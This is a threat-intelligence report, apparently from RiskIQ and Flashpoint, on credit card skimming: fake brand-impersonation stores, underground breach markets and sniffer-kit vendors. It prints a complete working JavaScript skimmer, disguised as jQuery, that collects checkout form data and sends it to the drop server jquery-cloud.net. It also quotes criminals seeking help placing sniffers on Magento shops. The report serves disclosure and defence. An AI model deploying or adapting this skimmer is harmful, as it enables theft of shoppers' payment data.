
Brand impersonation is a persistent problem on the internet—RiskIQ detects thousands of incidents as we continuously help customers combat false and fraudulent use of their brand across the web and mobile ecosystem.

In our investigations of credit card skimming, we ran across a new, widespread brand-impersonation campaign making use of skimming scripts we previously observed used by Magecart groups. Rather than compromising stores, the group behind the brand-impersonation campaign sets up stores that mimic legitimate vendors such as Nike, Adidas, The North Face, and others. We have observed more than 800 sites hosting these brand impersonation/skimming stores since June 2018.



This group's strategy appears rather simple: the perpetrators set up a large number of stores impersonating as many popular brands as possible and drive traffic to these fake stores with a variety of methods. Some visitors will attempt to make purchases, entering their payment information into the payment form where the skimmer copies it and sends it to a drop server. The payment page even displays badges from various security companies in order to appear more legitimate.

[9] https://www.volexity.com/blog/2018/07/19/js-sniffer-e-commerce-data-theft-made-easy/


Not Secure
www.arvutitech.com/index.php?main_page=one_step_checkout
NIKE
Log In | Create Account | My Cart: 3 Item(S) - $246.69 | US Doll
Enter search keywords here
Categories
My Account
Privacy Notice
Shipping & Returns
Contact Us
Home >> Secure CHECKOUT

1 RETURNING CUSTOMERS

First Name: *

Last Name: *

Email Address: *

Telephone: *

Street Address: *

City: *

State/Province: *

Post/Zip Code: *

Country: *

Please Choose Your Country

□ Create account for later use

SHIPPING METHOD

Table Rate

● Free Shipping

PAYMENT METHOD

MasterCard Only


* Card Number:

* CVC/CVV2:

* Expiration Date: Month Year

MasterCard
SSL SECURE
Norton
PCI
Trustwave

The skimmer used by this group is an altered version of the Magecart skimmer first observed as part of Group 1's activities in 2015 and later as part of the ongoing Group 5 campaign.




```
/*! jQuery v1.11.0 | (c) 2005, 2014 jQuery Foundation, Inc. | jquery.org/license */
var grelos_v={
  snd:null,
  Glink:'https://jquery-cloud.net/static/jquery.min.js',
  myid:(function(name){
    var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,'\\$1')+'=([^;]*)'));
    return matches?decodeURIComponent(matches[1]):undefined;
  })('setidd')||(function(){
    var ms=new Date();
    var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
    var date=new Date(new Date().getTime()+60*60*24*1000);
    document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
    return myid;
  })(),
  base64_encode:function(data){
    var b64='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
    var o1,o2,o3,h1,h2,h3,h4,bits,i=0,enc='';
    do{
      o1=data.charCodeAt(i++);
      o2=data.charCodeAt(i++);
      o3=data.charCodeAt(i++);
      bits=o1<<16 | o2<<8 | o3;
      h1=bits>>18 & 0x3f;
      h2=bits>>12 & 0x3f;
      h3=bits>>6 & 0x3f;
      h4=bits & 0x3f;
      enc+=b64.charAt(h1)+b64.charAt(h2)+b64.charAt(h3)+b64.charAt(h4);
    }while(i<data.length);
    switch(data.length%3){
      case 1:
        enc=enc.slice(0,-2)+'==';
        break;
      case 2:
        enc=enc.slice(0,-1)+'=';
        break;
    }
    return enc;
  },
  clk:function(){
    grelos_v.snd=null;
    var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
    for (var i=0;i<inp.length;i++){
      if(inp[i].value.length>0){
        var nme=inp[i].name;
        if(nme==''){nme=i;}
        grelos_v.snd+=inp[i].name+'='+inp[i].value+'&';
      }
    }
  },
  send:function(){
    try{
      var btn=document.querySelectorAll("a[href*='javascript:void(0)'],button, input, submit, .btn, .button");
      for(var i=0;i<btn.length;i++){
        var b=btn[i];
        if(b.type!='text'&&b.type!='select'&&b.type!='checkbox'&&b.type!='password'&&b.type!='radio'){
          if(b.addEventListener) {
          b.addEventListener('click',grelos_v.clk,false);
          }else{
            b.attachEvent('onclick',grelos_v.clk);
          }
        }
      }
      var frm=document.querySelectorAll('form');
      for(vari=0;i<frm.length;i++){
        if(frm[i].addEventListener){
          frm[i].addEventListener('submit',grelos_v.clk,false);
        }else{
          frm[i].attachEvent('onsubmit',grelos_v.clk);
        }
      }
      if(grelos_v.snd!=null){
        var domm=location.hostname.split('.').slice(0).join('_');
        var keym=grelos_v.base64_encode(grelos_v.snd);
        var http=new XMLHttpRequest();
        http.open('POST',grelos_v.Glink,true);
        http.setRequestHeader('Content-type','application/x-www-form-urlencoded');
        http.send('info='+keym+'&hostname='+domm+'&key='+grelos_v.myid);
      }
      grelos_v.snd=null;
      keym=null;
      setTimeout(function(){grelos_v.send()},30);
    }catch(e){}
  }
}
if((new RegExp('onepage|shipping_billing|cart','gi')).test(window.location)){
  grelos_v.send();
```

The drop server domain, `jquery-cloud.net`, has been in use off and on since 2015 and was one of the domains used in the skimming campaign that compromised the National Senate Republican Committee's store, along with several thousand other sites back in 2015-2016. It appears to be the only drop server in use by the brand impersonation skimming campaign. It is also currently the sole domain hosted on five separate CloudFlare addresses. Despite the use of a drop server and skimmer script that has been seen in conjunction with Group 1 campaigns, we believe the changes in MO, hosting infrastructure, and domain registration point to a new group perpetrating credit card fraud that is unrelated to the Magecart threat.

Underground Supply Chain & Skimmer Kits

Through visibility into the criminal underground, analysts continue to conduct investigations into the criminal ecosystem surrounding and facilitating e-commerce breaches involving credit card sniffers from technical penetration, compromised credit card sales, mule networks, and reshipping. By and large, e-commerce websites running on the popular open-source Magento platform are being commonly targeted by attackers who are using brute-force password and enumeration attacks to access administration panels to scrape credit card numbers on high-value targets (HVT), and install malware that mines cryptocurrency on others.


INTRUSION
INFECTED / COMPROMISED E-COMMERCE STORES / SUPPLY CHAINS
BREACH CRIMINAL GROUPS
STOLEN CREDIT CARDS
UNDERGROUND SELLERS & MARKETS
UNDERGROUND BUYERS
RE-SHIPMENT (DROP PROJECTS, SHELL COMPANIES)
CARDED GOODS BUYERS


Compromised and backdoored websites and databases are not only used to proliferate scams, carry out spam email campaigns, and mine cryptocurrency, but also as a means of providing access to victim network peripheries. During the past several years, Flashpoint analysts have observed that various e-commerce, hospitality, retail, and online payment services have been breached as a result of criminal syndicates using fraudulently obtained access to web resources. This access could potentially allow actors access to proprietary internal documents or resources, as well as entry points through which they can drop various malicious payloads. However, the types of vulnerabilities and the ways in which they can be exploited depend on the threat actor's specific capability, motivation, targeting, and goals.

Routinely, criminals gain access to various compromised websites with e-commerce content management systems (CMS) trying to maximize their access by stealing customer credit card data.

The commonly observed scenario, where one cybercriminal gaining access to the CMS panel is seeking assistance from other vetted criminal members, is as follows:

> *I have access to a shop on Magento. I need to place a sniffer on it that will get me the data used by customers to place orders.*
>
> *I haven't worked with this platform before and can't figure out where this data is processed and in which file, so I can intercept it and send to my server.*

The solution is routinely around placing custom JavaScript code to intercept credit card data and pass it to the criminal backend leveraging a set of turnkey options available for sale on the underground.


SUPPLIER
Provides lists of of **Magento** websites and other targets
BRUTEFORCER
Uses default passwords to login to thousands of websites
List of compromised sites
Javascript Credit Card Sniffers
Cryptomining Scripts
Redirects to Social Engineering Efforts

- **Recent "MagBo" Breach Platform**

Underground communities and marketplaces selling access to compromised websites are increasingly popular in the cybercriminal ecosystem. One of the most recent emerging breach marketplaces is called MagBo ("mag" is short for "magazin," the Russian word for store).

MagBo has become a popular venue for various threat actors to sell and auction access to breached websites, databases, and admin panels. Its strong reputation across the cybercriminal underground and the varying levels of access available provide additional credibility to offers posted to the platform. As such, many cybercriminals prefer to use this shop to sell their breached access.




Image 1: The actor advertises the shop as "The best thing on the dark side."

The earliest advertisements related to this shop date back to a March 16 post on a top-tier Russian-language hacking and malware forum in which the owner offered to test their marketplace as a primary destination for website breach access sales. MagBo primarily advertises access to websites that were breached via the following means:

- PHP shell access
- Hosting control access
- Domain control access
- File Transfer Protocol (FTP) access
- Secure Socket Shell (SSH) access
- Admin panel access
- Database or Structured Query Language (SQL) access

Additionally, each offer for breached access describes its privilege levels from "full access permissions" to "abilities to edit content" and "add your content," including possible content management system (CMS) privilege level.

Prices for compromised websites range from $0.50 to $1,000 per access, depending on a website ranking listing various host parameters. These parameters allow the buyer to purchase the exact breach they need depending on the website value as determined and checked by the store. During Flashpoint's investigation into MagBo, analysts uncovered approximately 3,000 breached websites offered for sale on the marketplace, with more than a dozen sellers and hundreds of buyers operating on the platform. Some of the most known website breaches are offered through the MagBo underground shop.

- **Credit Card Skimmer Vendors on the Criminal Underground**


While Magecart and their groups likely leverage their customized card sniffer scripts and methods, there are plenty of underground vendors offering turnkey solutions for stealing credit card data from breached e-commerce websites. These threat actors have a large customer base and Flashpoint analysts assess with high confidence that their customer network is likely involved in digital skimmer attacks.

During the investigation into possible vendors, analysts identified at least four major actors involved in the sales of such tools. Among the most prolific threat actors operating in the underground who sell customized skimmers are members of the top-tier Russian-language hacking underground. Analysts have observed these actors advertise customized digital skimmers, which they refer to as sniffers. These threat actors have a large customer base and Flashpoint analysts assess with high confidence that their customer network is likely involved in digital skimmer attacks. Customers have provided positive and negative feedback related to the skimmers advertised on the underground. The price for the sniffer kits ranges from $250 to $5,000 depending on the kit complexity and its vendor unique pricing models.

I. Sniffer Toolkit Vendor No. 1

Since March 3, 2016, this underground vendor offers a web panel and JavaScript code that can capture credit card data once installed on the host. The sniffer, which is selling for $400 (to be paid in Bitcoin), can allegedly harvest credit card data in transit. More recently, the vendor updated its offering to include additional features to check the stolen cards for the Luhn algorithm to make sure the cards are valid. Additionally, the vendor also works directly with the criminal groups on a percentage-basis profit-sharing model. The actor describes their position on working only with larger breaches as follows:

> *Because a lot of potential clients want to work on a percentage basis and want to install the sniffer on a bunch of tiny shops where it's going to take 100 shops to get 20 orders per day, I am instituting a new policy where I will only work on a percentage basis with individuals who process over 50 orders per day.*



0 Дней
Сайт работает.

0 Кредитных карт
Собрано за всё время.

0 Сайта
подключено к системе.

Всего информации с сайтов Недельный прогресс

Лог данных со всех сайтов

Link	Created Date	Shop	First name	Last name	Address	Card Type	Card Number

